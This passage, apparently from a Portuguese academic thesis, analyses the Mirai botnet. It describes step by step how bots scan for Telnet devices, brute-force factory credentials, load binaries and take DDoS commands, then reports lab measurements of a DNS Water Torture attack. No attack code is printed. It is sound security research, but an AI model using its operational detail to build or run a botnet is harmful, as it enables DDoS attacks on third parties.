Note que as etapas (0.1) e (0.2) precisam acontecer sequencialmente, da mesma forma que as etapas (0.3) e (0.4). Estes conjuntos de etapas, porém, não precisam necessariamente seguir esta ordem, podendo eles ocorrerem simultaneamente, ou

seguindo a ordem inversa (onde (0.3) e (0.4) estariam acontecendo antes de (0.1) e (0.2)). A ordem apresentada acima foi escolhida meramente por conveniência.

Etapa (1) Um *bot* recém criado começa a sua execução varrendo a rede à procura de novos *bots*. Existem, de fato, passos que precedem este, porém, estes passos serão descritos em maiores detalhes quando se chegar no ponto de infecção de um *bot*. Para este momento é meramente necessário se ter conhecimento que, após um *bot* ser criado e corretamente reconhecido pelo Servidor de Comando e Controle, sua tarefa principal encontra-se na operação de varredura da rede. As funções de varredura encontram-se implementadas nos arquivos `scanner.h` e `scanner.c`. Estas funções, por sua vez, dependem extensivamente daquelas implementadas em `connection.h` e `connection.c` (referenciar seção 3.1.3). Podemos considerar, portanto, que tais implementações agem em conjunto para obter o resultado final. No diagrama representado na Figura 4.1, porém, temos que apenas a comunicação entre a função `main.c` e a função `scanner.c` é apresentada. Isso ocorre pois não há comunicação direta entre `main.c` e `connection.c`, e, como queremos apenas os passos mais essenciais que compõem o processo, podemos deixar implícita a comunicação que é realizada entre `scanner.c` e `connection.c`. Nesta etapa do processo, temos que o *Bot0* varre a rede, definindo endereços IP aleatórios, até que um desses apresente uma máquina que contém a vulnerabilidade que ele é capaz de atacar: a máquina é possivelmente um dispositivo IoT que está com a porta 23 aberta e que possui como credenciais de autenticação aquelas definidas em seu momento de fabricação.

Etapa (2) Encontrado um dispositivo vulnerável, o *scanner* segue tentando invadí-lo, utilizando-se do método de força bruta. Pouco mais de 60 pares de nome de usuário e senha foram inseridos diretamente no código que constitui um *bot*, todos estes pares sendo incluídos por serem os mesmos que algum utilizado no momento da fabricação de um dispositivo [7]. O *Bot0*, portanto, tenta invadir o dispositivo que ele encontrou. Neste caso, vamos supor que ele consegue, após uma ou mais tentativas de autenticação. As credenciais que permitiram o sucesso na hora do acesso são salvas temporariamente, bem como o endereço IP do dispositivo que possui tais credenciais, e, consequentemente, a vulnerabilidade.

Etapa (3) Os dados do dispositivo vulnerável recém identificado são enviados para o Servidor *Loader*, que possui um processo executando e esperando conexões em um *socket* conectado à porta 48101 deste mesmo servidor. O código que é responsável por gerar tal processo encontra-se implementado no arquivo `scanListen.go` (referenciar seção 3.1.4). Este processo, porém, não é diretamente considerado pelo autor do código como fazendo parte do Servidor *Loader*, mesmo este tendo que executar

neste mesmo servidor. Isso porque o arquivo de tal código encontra-se separado dos outros arquivos que compõem o Servidor *Loader* na composição original disponibilizada na rede, estando ele, originalmente, em um diretório onde foram incluídos códigos auxiliares, mas não essenciais para a execução do sistema como um todo (referenciar a seção 3.1.1 para mais informações sobre a organização de diretórios no código fonte original).

Etapa (4) Recebidos os dados de um potencial *bot*, o processo de escuta (`scanListen.go`), disponibiliza tais dados na saída padrão após eles serem processados.

Etapa (5) Os dados disponibilizados na saída padrão são imediatamente recuperados pela função principal do Servidor *Loader*, `main.c`. Esta função está sempre preparada para receber tais dados, dado que, após a sua inicialização, a única coisa que ela faz é executar um laço que se prontifica em receber os dados, processá-los e então utilizá-los a seu favor, tudo isso com o auxílio das funções implementadas nos outros arquivos de código fonte que compõem o Servidor *Loader* (mais sobre as tarefas sendo aqui realizadas pode ser encontrado na seção 3.1.5). Para que os dados sejam corretamente processados, temos que a função principal chama outras implementadas em `telnet_info.c`.

Etapa (6) As funções implementadas em `telnet_info.c` realizam o *parsing* da mensagem recuperada na saída padrão pela função principal em `main.c`. A partir deste *parsing*, recupera-se o endereço IP de um dispositivo vulnerável encontrado, a porta utilizada para acessá-lo, bem como as credenciais que permitiram a invasão como um todo. Tais dados são necessários pois o dispositivo será mais uma vez invadido pelo *loader*, que irá se responsabilizar por infectar o dispositivo e incorporá-lo à rede Mirai.

Etapa (7) A informação recuperada pelas funções de `telnet_info.c` são repassadas para as funções implementadas em `server.c`. Isso porque estas funções é que irão de fato invadir o alvo e infectá-lo. O processo de invasão ocorre similarmente àquele que ocorrido quando um *bot* varrendo a rede o realiza, mais especificamente, considerando o cenário em questão, ao processo de invasão sendo realizado aqui pelo *Bot0*. Porém, temos que o processo realizado pelo *loader* vai além do que é feito por este outro, dado que ele faz mais do que apenas invadir.

Etapa (8) Além da invasão, temos que o processo executando `server.c` identifica a arquitetura do dispositivo alvo e, utilizando as permissões de administrador disponibilizadas para ele logo após a invasão, recupera o código de um *bot*, que encontra-se instalado em um servidor que contém arquivos binários para diversas arquiteturas,

para a arquitetura correspondente (referenciar seções 3.1.6). Isso é feito utilizando-se o programa *Wget* ou um cliente TFTP, que são programas que possivelmente podem estar instalados no dispositivo invadido de forma padrão. As permissões de administrador permitem o *download* do arquivo, bem como a sua execução.

Etapa (8.1) Este passo não é um passo adicional da etapa (8), e é, ao invés disso, um passo alternativo. Considerando a possibilidade de que podem existir dispositivos que não possuem o programa *Wget* ou um cliente TFTP instalados (dado que dispositivos IoT são extremamente simples e possuem instalados por seu sistema apenas os programas essenciais para a sua execução [36] [35]), temos que as funções em `server.c` podem forçar o dispositivo alvo a fazer o *download* do código de um *bot* de outra forma. Este passo se refere ao método utilizado para tal. Nas etapas (0.3) e (0.4), temos que diversos arquivos executáveis pequenos foram carregados em memória. Estes arquivos executáveis contém o código que implementa as mesmas funcionalidades disponibilizadas pelo programa *Wget* (referenciar seção 3.1.6). Tais arquivos, sendo enviados para um dispositivo alvo, podem ser executados para justamente recuperarem no Servidor de Binários o arquivo executável que compõe um *bot* (que é bem maior em tamanho, e, por isso, encontra-se em um servidor a parte). Carregado, portanto, o arquivo em questão, temos que a etapa segue como a descrita em (8), a utilização do programa *Wget* sendo substituída, apenas, pela execução deste código transferido. Caso surja alguma dúvida, vale ressaltar que o Servidor de Binários foi inicializado na etapa (0). Ele contém diversos arquivos executáveis que contém a versão compilada do código de um *bot* para as diversas arquiteturas de *hardware* que podem possivelmente compor tal *bot*.

Etapa (9) A etapa (9) serve apenas para indicar que agora, o dispositivo infectado torna-se um *bot* na rede Mirai. Em nosso diagrama, representado na Figura 4.1, temos que este novo membro da rede é o *Bot1*, dado que o primeiro *bot*, aquele que o encontrou, foi o *Bot0*.

Etapa (10) Assim que o *Bot1* é infectado, ele precisa se "cadastrar" na rede Mirai. Isso porque o Servidor de Comando e Controle precisa ter consciência da sua existência, para que ele possa de fato comandá-lo remotamente quando a realização de um ataque for requisitada. Neste servidor, temos que a sua função principal, implementada no arquivo `main.go` (linguagem *Golang*), é que fica à espera de novas conexões. Isso porque conexões podem surgir tanto na porta 23, como na porta 101. Para o caso de *bots*, temos que as conexões surgem na porta 23. Como a conexão pode ter origem de um dispositivo que não é um *bot*, temos que, para identificar o

Bot1 como o que ele verdadeiramente é, o Servidor de Comando e Controle precisa receber dele uma mensagem em um formato específico. Identificado este formato, o servidor pode tratar a conexão de forma devida, tratando o seu correspondente como um *bot* e não um cliente do serviço de venda de ataques DDoS. Vale notar que, como o endereço IP do Servidor de Comando e Controle não necessariamente se mantém fixo [7], o *bot* obtém tal endereço para realizar a conexão por meio de uma consulta DNS. O nome de domínio do servidor é registrado e a estrutura de dados criada em `table.c` armazena de forma ofuscada tal nome (referenciar seção 3.1.3). Assim, o *bot* pode consultar o nome de domínio bem como a porta a qual ele deve utilizar para se conectar ao Servidor de Comando e Controle. O mesmo vale para conexões feitas com o Servidor *Loader*.

Etapa (11) O arquivo `bot.go` contém o código que, quando executado, irá registrar o novo *bot* na rede Mirai (referenciar seção 3.1.2).

Etapa (12) Feito este registro, é necessário definir que tal *bot* está disponível para receber comandos de ataques a serem enviados para a rede Mirai pelo Servidor de Comando e Controle. Tal definição é consolidada quando o registro feito pelas funções de `bot.go` são enviados para as funções de `clientList.go` (referenciar seção 3.1.2). Como o nome do próprio módulo indica, temos que o novo *bot* é incluído na lista de *bots* clientes ativos daquele Servidor de Comando e Controle.

Etapa (13) Terminada a operação de registro e de "ativação" do *bot* nos olhos do servidor, temos que o passo (13) se inicia. Ele, porém, não ocorre apenas uma vez, repetindo-se alternadamente com o passo (14) até que o *bot* em questão, por alguma razão, se desconecte do Servidor de Comando e Controle. Pense, portanto, que os passos (13) e (14) irão continuar executando independente de todos os que irão seguir. O passo (13) é aquele onde o Servidor de Comando e Controle envia uma mensagem do tipo *ping* para o *bot*. Tal mensagem é extremamente curta, e tem o propósito apenas de instigar uma resposta por parte do *bot* para que o servidor tenha certeza de que este ainda está ativo e funcional. Quando o servidor não confirma isso, o registro do *bot* é removido de sua memória como um todo (incluindo a posição reservada para ele na lista de clientes).

Etapa (14) O passo (14) representa a mensagem de resposta enviada por um *bot* ativo para um servidor requisitando confirmação de sua existência. Perceba, portanto, o laço que se forma: em (13) o servidor envia uma mensagem pedindo confirmação, em (14) o *bot* confirma. Para continuar garantindo que o *bot* está ativo, o Servidor de Comando e controle irá repetir inúmeras vezes o passo (13), que será imediatamente

seguido pelo passo (14), caso o *bot* em questão esteja ativo. Aqui, consideramos que o *Bot1* está de fato ativo.

Etapa (15) Agora que temos servidores ativos e uma quantidade razoável de *bots* participando da rede *botnet* (perceba que os passos de (1) a (14) irão se repetir e ocorrer paralelamente, à medida que mais *bots* são incorporados à rede e estes passam a varrê-la à procura de novos dispositivos para infectar), temos que clientes que desejam utilizar o serviço de DDoS *for hire* podem começar a tentar entrar em contato com o Servidor de Comando e Controle, responsável por oferecer tal serviço. A etapa (15) apresenta a disponibilidade do Servidor de Comando e Controle para tal.

Etapa (16) Como já mencionado previamente, temos que este servidor fica à espera de conexões tanto na porta 23 como na porta 101. Clientes do serviçio de DDoS *for hire* podem fazer requisições conectando-se a ambas as portas.

Etapa (17) Conexões na porta 23 redirecionam a execução do processo para as funções que estão implementadas em `admin.go`, enquanto conexões na porta 101 redirecionam a execução para as funções implementadas em `api.go` (referenciar seção 3.1.2). A diferença entre estes tipos de conexão se encontra no fato de que conexões realizadas na porta 23 irão disponibilizar para o cliente de tal conexão uma interface texto para que ele possa fazer requisições, enquanto conexões na porta 101 não irão apresentar tal funcionalidade. Em ambos os casos, porém, temos que o cliente se conectando ao Servidor de Comando e Controle precisa estar cadastrado na rede Mirai para requisitar um ataque. Cadastros de usuário só podem ser feitos por um usuário do tipo administrador, e tal funcionalidade só pode ser usada quando tal administrador se conectar ao servidor via a porta 23 [4] [12]. A verificação de um cadastro é feita quando as funções em `admin.go` ou em `api.go` pedem acesso ao banco de dados que armazena tais informações com o auxílio de funções implementadas em `database.go`. Mais uma vez temos que o diagrama não representa esta relação, mas isso se dá apenas por questões estéticas: como as funções `database.go` são apenas funções auxiliares e se relacionam implicitamente com o processo sendo descrito, temos que a comunicação entre as funções deste módulo e outros pode ser igualmente representada de forma implícita. Outro módulo deste servidor que pode ser visto da mesma forma é o módulo que possui suas funções implementadas em `attack.go`. Quando uma mensagem requisitando um ataque é enviada de um cliente para o servidor, temos que tal mensagem tem que ser convertida para um formato adequado para que um *bot* compreenda o que por ele deve ser feito. Temos, portanto, que as funções em `admin.go` e `api.go` chamam as de `attack.go` para que tal mensagem seja construída. As funções deste, porém, não interagem diretamente

com as de outros módulos do servidor, elas apenas realizam um serviço para os primeiros mencionados, e por isso podem ser consideradas como possuindo caráter mais implícito no modelo criado.

Etapa (18) Feita uma requisição de ataque e processada esta requisição, temos que os recursos são alocados para a realização do ataque. As funções e estruturas de `clientList.go` é que armazenam informações de tais recursos e seu estado de alocação, e, por este motivo, `admin.go` e `api.go` realizam a comunicação com as funções deste módulo para requisitar a realização de um ataque (referenciar 3.1.2).

Etapa (19) Ciente de que um ataque deve ser realizado, `clientList.go` define quais devem ser os *bots* registrados a realizarem este ataque. Feito isso, uma função de `bot.go` é chamada para que o comando seja enviado para os *bots* via a conexão que `bot.go` está mantendo com eles (referenciar seção 3.1.2).

Etapa (20) A etapa (20), apesar de estar apenas associada ao *Bot0* no diagrama da Figura 4.1, se repete para todos os *bots* alocados para um ataque. Para o exemplo em questão, temos que o *Bot1* também iria receber a mensagem enviada nesta etapa. Porém, com o intuito de evitar a poluição visual na figura, temos que apenas uma seta representando esta etapa foi incluída. A função principal de um *bot*, implementada em `main.c`, é a que fica respondendo aos *pings* enviados pelo Servidor de Comando e Controle e que fica a espera de um comando de ataque (referenciar 3.1.3). O formato da mensagem recebida pelo *bot* é que vai definir se ele deve apenas anunciar a sua existência para o servidor ou se ele deve começar a executar funções em preparação para um ataque.

Etapa (21) Se tivermos os segundo caso, temos que as funções do módulo `attack.c` são chamadas. Este arquivo possui ponteiros para as funções implementadas nos outros arquivos de ataque (`attack_tcp.c`, `attack_udp.c`, `attack_gre.c` e `attack_app.c`), e, como o seu arquivo de cabeçalho notifica a existência de tais funções, temos que, após identificado qual é o ataque com base na mensagem, a função referente ao ataque correto pode ser executada sem maiores problemas pelo código implementado neste arquivo.

Etapa (22) O ataque é lançado durante o tempo definido pelo Servidor de Comando e Controle.

Etapa (23) O alvo sofre um ataque DDoS do tipo SYN-*flood*, ACK-*flood*, UDP-*flood*, GRE-*flood*, STOMP-*flood*, HTTP-*flood* ou DNS *Water Torture*.

Etapa (24) O processo então se repete, os novos *bots* incorporados à rede Mirai varrendo a rede como um todo à procura de novos dispositivos vulneráveis. A medida que novos dispositivos são encontrados, o Servidor *Loader* os infecta. Mais clientes podem requisitar mais ataques para o Servidor de Comando e Controle, que mantém registro dos *bots* que estão a ele conectados em preparação para comandá-los.

Estas são as etapas que descrevem o modelo de funcionamento do *malware* Mirai, e elas aqui apresentam-se de forma específica, mas perceba que este não precisa ser o caso. Com apenas alguns ajustes em algumas delas é possível transformar o Mirai em uma rede *botnet* ligada a qualquer outro *malware* que desejarmos, mesmo que este originalmente não tenha sido criado para agir como um *bot* em um sistema deste tipo.

4.2 O ataque DNS *Water Torture*

O ataque DNS *Water Torture*, no código original do *malware* Mirai, possui assinatura simples, algo que permitiu identificação rápida desta. Consequentemente, a avaliação de tal assinatura por si só não resultaria em uma análise tão aprofundada do *malware*, que era aquilo que se desejava fazer a partir da realização deste estudo. Era necessário compreender o porquê da presença de uma assinatura tão específica. Portanto, o objetivo da alteração no código deste ataque tornou-se o de avaliar o impacto que um algoritmo mais intensivo computacionalmente teria no seu comportamento. Para avaliar tal comportamento, o ataque foi realizado diversas vezes dentro do ambiente de simulação. Desta forma seria possível utilizar os dados associados ao o tráfego da rede coletados para fazer uma análise de caráter mais quantitativo, o que nos permite comparar de forma mais direta o desempenho do ataque em ambas as implementações consideradas.

O programa *TCPDump* foi utilizado como ferramenta para coletar os dados em questão nas principais máquinas que estariam envolvidas durante a realização do ataque: o *Bot0*, o *Bot1* e o Servidor DNS. Foram definidos 2 tempos de duração diferentes para os ataques a serem realizados, o primeiro sendo de 1 segundo e o segundo sendo de 30 segundos. Para cada um destes tempos de duração foram feitas 5 capturas distintas. O processo foi realizado primeiramente considerando-se o código fonte original do *malware* e, depois, ele foi repetido para que se pudessem obter dados de mesma natureza para o código fonte alterado (referenciar seção 3.3.2 para mais informações sobre as alterações aplicadas ao código fonte original para que pudesse ser realizado este estudo). Para cada uma das máquinas foram feitas as seguintes capturas:

Bot0 responsável por realizar o ataque, temos que foram capturados todos os pacotes TCP ou UDP sendo por esta máquina enviados. Além disso, foi realizada outra

captura com o objetivo de recuperar todas as mensagens de resposta recebidas por ele do Servidor DNS, em resposta às *queries* falsas sendo enviadas. Os seguintes comandos foram utilizados no *shell* da máquina para que pudessem ser realizadas ambas estas capturas:

```
tcpdump -v -n "src host 192.168.56.185 and (tcp or udp)"
tcpdump -v -n "src host 192.168.56.2 and (tcp or udp)"
```

Bot1 a máquina executando este *bot* também era responsável por realizar o ataque em questão. Por este motivo, temos que as capturas feitas nela foram de mesma natureza que as da máquina associada ao *Bot0*. Os comandos que seguem foram utilizados em um *shell* para que pudessem ser feitas as capturas neste *bot*:

```
tcpdump -v -n "src host 192.168.56.236 and (tcp or udp)"
tcpdump -v -n "src host 192.168.56.2 and (tcp or udp)"
```

Servidor DNS esta máquina era o alvo do ataque, e, portanto, era necessário realizar uma captura que registrasse todos os pacotes que ela estaria recebendo durante o ataque. Por este motivo, todo tráfego que tinha como origem ou o *Bot0* ou *Bot1* e que envolvia segmentos TCP ou UDP foi capturado para que pudesse se registrar a magnitude do ataque. Além disso, foi feita uma captura de retorno, para que pudesse se verificar quantas falsas mensagens o Servidor DNS era capaz de responder enquanto ele se encontrava sob ataque. Para tal, foi necessário monitorar a saída de pacotes TCP e UDP que tinham como destino os *bots* atacando o Servidor DNS. Os seguintes comandos foram executados no *shell* do servidor para que as capturas mencionadas pudessem ser feitas:

```
tcpdump -v -n "src host (192.168.56.185 or 192.168.56.236) and
(tcp or udp)"
tcpdump -v -n "dst host (192.168.56.185 or 192.168.56.236) and
(tcp or udp)"
```

As Tabelas 4.1, 4.2, 4.3 e 4.4 contém os a quantidade de pacotes obtidos após serem feitas todas as capturas previamente mencionadas. Vale ressaltar que, durante a realização da captura, alguns pacotes contendo *queries* DNS que não faziam parte do ataque foram enviadas dos *bots* para o Servidor DNS. Porém, a quantidade de pacotes com estas

características era tão pequena se comparada com a quantidade total sendo enviada, que a sua presença não foi ignorada, os dados da tabela incorporando-os. Além disso, tais *queries* podem ser vistas aqui como cumprindo o papel de requisições não maliciosas, que, em um ambiente real, possivelmente estariam sendo enviadas por usuários legítimos querendo apenas questionar o servidor, e não atacá-lo.

Outro ponto importante a se considerar é o de que todos os dados aqui obtidos estarão associados ao ambiente de simulação que foi criado. Não necessariamente temos que em um ambiente real estes resultados se repetem. A ideia ao obter tais dados é poder estimar qual seria o possível comportamento do *malware* e as possíveis consequências do ataque caso este estivesse sendo aplicado em um ambiente real.

Tabela 4.1: Tabela contendo dados referentes ao fluxo de pacotes em cada máquina durante a realização do ataque DNS *Water Torture* de 1 segundo, para o código original.

Bot0		*Bot1*		DNS		
Enviados	Recebidos	Enviados	Recebidos	Enviados	Recebidos	Descartados
27748	2234	28009	2053	4295	55667	0
27193	2273	30720	2012	4281	57755	29300
26707	1676	32652	1340	3028	59305	31205
30572	1996	28015	1923	3919	58369	29273
27557	2362	27745	2225	4579	55170	1007

Avaliando melhor o conteúdo da Tabela 4.1, é possível perceber que o limite do Servidor DNS parece se encontrar nas proximidades de 55 mil pacotes, o *kernel* do servidor descartando os pacotes de forma muito mais intensa quando a quantidade de pacotes recebidos começam a exceder este valor. Porém, até em situações onde nenhum pacote é descartado, como ocorreu no caso da primeira captura feita, ainda é possível perceber como o Servidor DNS encontra-se de fato sobrecarregado, respondendo, em todos os casos, menos de 10% das *queries* sendo por ele recebidas.

Além disso, é possível perceber por meio dos dados apresentados na tabela que, neste cenário, o *Bot0* e o *Bot1* parecem ter desempenhos semelhantes, enviando para o alvo de 26 mil a 32 mil pacotes durante o segundo da realização do ataque.

Tabela 4.2: Tabela contendo dados referentes ao fluxo de pacotes em cada máquina durante a realização do ataque DNS *Water Torture* de 30 segundos, para o código original.

Bot0			*Bot1*			DNS			
Enviados	Enviados/s	Recebidos	Enviados	Enviados/s	Recebidos	Enviados	Recebidos	Recebidos/s	Descartados
835758	27852	59979	836527	27884	56899	116868	1672073	55736	530425
847873	28262	56526	826409	27547	53198	109720	1674157	55805	678885
809421	26981	59935	875440	29181	52129	112060	1684505	56150	994820
838055	27935	57408	857453	28582	49783	107193	1695354	56512	907532
830258	27675	56948	884390	29480	48953	105899	1714465	57149	1296373

Para o ataque de 30 segundos realizado com o código fonte original (dados referentes a este ataque estão contidos na Tabela 4.2), temos que o comportamento dos 3 hospedeiros parece se repetir. O envio de pacotes por segundo por parte dos dois *bots* envolvidos não atingiu os picos superiores a 30 mil como ocorreu no caso do ataque de 1 segundo, porém, o intervalo de pacotes sendo enviados por segundo permaneceu o mesmo. Além disso, a quantidade de pacotes de resposta sendo recebidas por estes *bots* também manteve-se abaixo dos 10% quando comparada com a quantidade de pacotes de requisição enviados.

Percecbe-se, porém, como o Servidor DNS começou a sofrer a medida que o ataque atingiu maiores proporções. Na quinta captura feita, temos o maior tráfego registrado, o Servidor DNS recebendo pouco mais do que $1,7$ milhões de pacotes durante todo o período da realização do ataque. Se olharmos as capturas em ordem crescente, temos que a quantidade total só aumenta e, de forma espelhada, a quantidade de pacotes descartados também. Isso pode levar à especulação de que o *kernel* começa a descartar pacotes de forma não linear, a detecção de uma quantidade muito grande de pacotes chegando na máquina causando o aumento da taxa de descarte.

A seguir, nas Figuras 4.2 e 4.3, serão apresentados graficamente os dados de uma sexta captura de dados feita apenas no Servidor DNS enquanto este sofria com um ataque. Essa captura registrou, para cada tempo de duração para o ataque, a quantidade de pacotes sendo recebida pelo servidor.



Figura 4.2: Gráfico (tempo decorrido $\times$ quantidade de pacotes) apresentando o tráfego de dados sendo recebido pelo Servidor DNS durante a realização de um ataque DNS *Water Torture* (considerando o código fonte original) de 1 segundo. No total, foram recebidos 60775 pacotes no servidor.



Figura 4.3: Gráfico (tempo decorrido × quantidade de pacotes) apresentando o tráfego de dados sendo recebido pelo Servidor DNS durante a realização de um ataque DNS *Water Torture* (considerando o código fonte original) de 30 segundo. No total, foram recebidos 2130818 pacotes no servidor.

É possível, a partir dos gráficos apresentado pelas figuras, perceber a natureza do ataque sendo realizado, dado que repentinamente é possível identificar um salto na quantidade de pacotes sendo recebida pelo servidor. Este envio massivo, durante a realização do ataque, parece se manter relativamente constante, apenas pequenas flutuações sendo verificadas em ambos os casos. Outro aspecto marcante de ambas essas capturas se encontra no fato de que ambas registraram uma quantidade muito maior de pacotes (relativamente falando) sendo recebidos do que aquelas registradas para as 5 capturas anteriores. Tornou-se, portanto, inevitável questionar o motivo de tal aumento, e, como resposta para este questionamento, foi elaborada a seguinte hipótese: dadas as simples características de *hardware* possuídas por ambos os *bots*, temos que a execução do programa de captura juntamente com a execução do código do *bot* nas máquinas executando tais programas pode ter sido suficiente para diminuir a taxa de envio de pacotes de ataque por parte delas. Isso, porém, não invalida as capturas feitas, dado que um dispositivo IoT ativo na rede real provavelmente irá estar executando mais do que simplesmente o código de um *bot* caso ele tenha sido infectado e esteja realizando um ataque. As capturas associadas às Figuras 4.2 e 4.3 servem apenas para mostrar o real potencial deste ataque, caso um sistema dedicado seja manipulado para que ele seja executado.

Tabela 4.3: Tabela contendo dados referentes ao fluxo de pacotes em cada máquina durante a realização do ataque DNS *Water Torture* de 1 segundo, para o código modificado.

Bot0		*Bot1*		DNS		
Enviados	Recebidos	Enviados	Recebidos	Enviados	Recebidos	Descartados
24349	2835	21113	2299	5132	45306	0
27801	3048	27840	3031	6065	55483	0
28311	1942	28789	1963	3929	57058	10825
27171	2864	28155	2436	5290	55221	0
27265	1952	28905	2155	4113	56091	7787

Feitas as alterações no código original do *malware* e simulado o ataque DNS *Water Torture* com suas novas características, temos que os dados apresentados na Tabela 4.3 foram obtidos. Um dos objetivos de realizar a modificação no código fonte original era verificar se o ataque mantinha a mesma taxa de envios durante a realização do ataque. De acordo com os dados obtidos é possível perceber que os resultados são de fato semelhantes para o caso de pacotes sendo enviados pelos *bots* e recebidos pelo Servidor DNS, estas quantidades, em todos os casos, estando de acordo com as quantidades recuperadas nas capturas apresentadas na Tabela 4.1. A única captura anormal quando consideramos esta avaliação inicial é a primeira, que apresenta resultados muito inferiores ao das outras. Porém, isso pode ter ocorrido pois esta captura foi realizada em um instante próximo daquele de inicialização de todas as máquinas envolvidas. Isso pode ter resultado em processos do *kernel* estarem sendo executados a ponto de limitarem o potencial de execução dos outros processos presentes nas máquinas.

Diferentemente, porém, da outra captura de 1 segundo realizada, temos que neste conjunto de capturas o Servidor DNS pareceu menos sobrecarregado, sendo capaz de responder uma quantidade maior de requisições e descartando menos pacotes ao se sentir sobrecarregado. Vale mencionar, porém, que este descarte de pacotes de fato parece ocorrer de forma não linear, a taxa de descarte aumentando significativamente quando a quantidade de pacotes por segundo ultrapassa o limite que são $57,5$ mil pacotes. Na própria Tabela 4.1 vemos isso acontecendo: na quinta captura, ao receber 55170 pacotes, temos que apenas 1007 foram descartados pelo servidor, porém, quando este recebeu 57755 pacotes durante a segunda captura, o descarte foi de 29300 pacotes. A diferença entre esta quantidade de descartes é significativa, e com certeza não segue padrão linear de acordo com a quantidade de pacotes, dado que na terceira captura para o código modificado, presente na Tabela 4.3, temos que apenas 10825 pacotes foram descartados após 57058 serem recebidos. Uma comparação de mesma natureza não pode ser feita com os dados presentes na Tabela 4.2 pois nela temos apenas uma média da quantidade de pacotes por segundo sendo recebidos pelo Servidor DNS. Como o gráfico da Figura 4.3 apresenta, existiram flutuações durante este envio, flutuações pequenas o suficiente que podem ter drasticamente aumentado e diminuído de forma inconstante a taxa de descarte de pacotes. E, como vimos, mudanças drásticas dada a quantidade destes por segundo não é algo que incomumente ocorre.

Tabela 4.4: Tabela contendo dados referentes ao fluxo de pacotes em cada máquina durante a realização do ataque DNS *Water Torture* de 30 segundos, para o código modificado.

Bot0			*Bot1*			DNS			
Enviados	Enviados/s	Recebidos	Enviados	Enviados/s	Recebidos	Enviados	Recebidos	Recebidos/s	Descartados
736277	24543	181037	436745	14558	41640	222661	1172709	39090	130856
751452	25048	168131	439403	14647	41508	209645	1190701	39690	153401
760405	25347	165239	438599	14620	43192	208435	1198783	39959	164984
768931	25631	175021	438148	14605	42561	217590	1206867	40229	134308
762317	25410	167412	438005	14600	46063	213475	1200111	40003	80478

Para as capturas feitas para o ataque de duração de 30 segundos considerando o código fonte alterado, temos que os dados associados, representados na Tabela 4.4, mostram que o tráfego tornou-se significativamente menor como consequência do processo do ataque ter sido modificado. Isso se vê de forma extremamente clara quando consideramos os pacotes enviados pelo *Bot1*. Antes enviando mais de 800 mil pacotes, temos que a taxa de envio se reduz em quase 50% neste cenário. O *Bot0*, apesar de apresentar uma taxa menor de decréscimo, também mostra, de acordo com os resultados da captura, que ele sofreu com a alteração do código. Isso porque antes a quantidade de pacotes por segundo enviadas por este *bot* encontrava-se no intervalo de $26 - 29$ mil pacotes, e, nesta captura, tal intervalo passou a ser o que engloba valores entre 24 e 26 mil pacotes, dado o mesmo intervalo de tempo. Como consequência deste decréscimo nos envios, temos que o Servidor DNS acabou por receber menos pacotes, descartar menos pacotes e responder mais requisições para ele sendo enviadas. Isso mostra que, em um cenário onde temos um ataque sendo realizado por uma quantidade significativa de tempo, a forma com pacotes são criados, a nível de implementação, afeta o desempenho do ataque.

Mais uma vez temos que uma sexta captura foi feita com a intenção de que ela pudesse ser representada graficamente. As Figuras 4.4 e 4.5 apresentam os gráficos gerados para as capturas de um ataque de 1 segundo e de um ataque de 30 segundos. Novamente temos que estas capturas mostraram que o Servidor DNS recebeu uma quantidade maior de pacotes do que aquela recebida durante as capturas apresentadas pelas tabelas, e, novamente, podemos apenas sugerir que isso ocorre pois os *bots* nestes caso conseguem se dedicar mais ao envio de pacotes pois não existem outros programas, no caso, o programa de captura, competindo pelos mesmos recursos nas máquinas que eles executam.

